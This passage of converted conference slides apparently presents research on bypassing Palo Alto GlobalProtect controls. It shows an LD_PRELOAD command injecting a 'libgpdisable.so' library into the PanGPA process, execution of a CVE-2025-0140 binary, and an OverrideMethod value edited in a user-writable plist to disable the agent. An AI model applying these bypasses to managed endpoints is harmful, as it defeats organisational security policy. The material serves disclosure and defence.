
> Preview:

## What about Linux?



### Spoofed IPC Disconnect from non-GP process?

This doesn't work because on Linux can use pseudo-filesystem to check more robustly (pseudo-filesystem doesn't exist in Mac)





## We can do something else in Linux...

If spoofing fails...  
Can we hijack a  
legitimate  
GlobalProtect  
process instead 🤔?



In computing, a dynamic linker is the part of an operating system that loads and **links the shared libraries** needed by an executable when it is executed (**at "run time"**)

— Wikipedia (Dynamic Linker)



And, how this works is **very** different between Mac and Linux



## Control via Environment Variables

✓ DYLD\_\* variables

✓ LD\_\* variables

## Security Hardening

✓ SIP restricts DYLD injection for  
protected binaries

DYLD\_INSERT\_LIBRARIES etc. are **ignored**  
at runtime if binary is:

- **Code-signed**
- **SIP-protected (e.g. inside  
/Applications)**

This is true even for root user



(But hardened apps e.g. with  
seccomp, static-linking, or  
containers may block it)

## We can do something else in Linux...

If spoofing fails...  
Can we hijack a  
legitimate  
GlobalProtect  
process instead 🤔?




Malicious Code

```
$ LD_PRELOAD=$PWD/libgpdisable.so \  
/opt/paloaltonetworks/globalprotect/PanGPA`
```



 GlobalProtect Bypass	<input checked="" type="checkbox"/> 4 of 1
Privilege Escalation	<input type="checkbox"/> 0 of 1





```
vboxuser@gptest:~/bypass$ ./CVE-2025-0140
```



## Back to

### Imagine:

- Calling process check was bulletproof and we couldn't spoof IPC
- We can't dynamically link a shared library on Mac due to SIP

## Back to

Is there *another* way to make the *real* PanGPA binary misbehave?

```
> ls -l /Users/$USER/Library/Preferences/com.paloaltonetworks.GlobalProtect.settings.plist  
-rw----- 1 demo staff 3004 15 Jul 17:50  
/Users/demo/Library/Preferences/com.paloaltonetworks.GlobalProtect.settings.plist
```



Config  
Files

Unprivileged (uid != 0)



- User preferences
- **Local cached config**




/Users/\$USER/Library/Preferences/  
com.paloaltonetworks.GlobalProtect.settings.plist



## Back to

Is there *another* way to make the *real* PanGPA binary misbehave?

```
(...)  
<key>Settings\portal.gp-lab.uk</key>  
<dict>  
  <key>OverrideMethod</key>  
  <string>with-passcode</string>  
</dict>  
(...)
```



/Users/\$USER/Library/Preferences/  
com.paloaltonetworks.GlobalProtect.settings.plist

# Back to



GlobalProtect Bypass

☒ 5 of 1

Privilege Escalation

☐ 0 of 1

ChatGPT 4o >

Can you find me sources that show the allowed settings for overridemethod in globalprotect I think one is 'with-passcode' what are others

Here's what I found about theOverrideMethod setting in GlobalProtect:

## Summary Table

Registry Value	Web UI Label	Description
disabled	Disallow	User cannot disable GlobalProtect
allowed	Allow	User can disable indefinitely
with-comment	Allow with Comment	User must enter reason to disable
with-passcode	Allow with Passcode	Requires admin-supplied passcode to disable
with-ticket	Allow with Ticket	Requires admin-generated ticket to disable


Unprivileged (uid != 0)

PanGPA



- User preferences
- **Local cached config**

/Users/\$USER/Library/Preferences/  
com.paloaltonetworks.GlobalProtect.settings.plist



%

Web Page Blocked

www.dropbox.com

# Web Page Blocked

The web page you are trying to visit has been blocked in accordance with company policy. If you believe this is an error, please contact your system administrator.

**User:** 10.10.10.12

**URL:** www.dropbox.com/

**Category:** online-storage-and-backup

GlobalProtect Info

**GlobalProtect** 149.4 MB  
Modified: Today, 13:17

Add Tags...

General:

- Kind: Application (Universal)
- Size: 149,371,802 bytes (150.2 MB on disk)
- Where: Macintosh HD > Applications
- Created: Thursday, 24 July 2025 at 13:17
- Modified: Thursday, 24 July 2025 at 13:17
- Version: 6.3.2-525

Copyright: Copyright © 2009-2019, Palo Alto Networks, Inc.

☐ Locked

☐ Scale to fit below built-in camera

More Info:

Last opened: Thursday, 24 July 2025 at 13:55



# The real problem


“

An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks.

— OWASP, Top 10:2021 Insecure Design

”

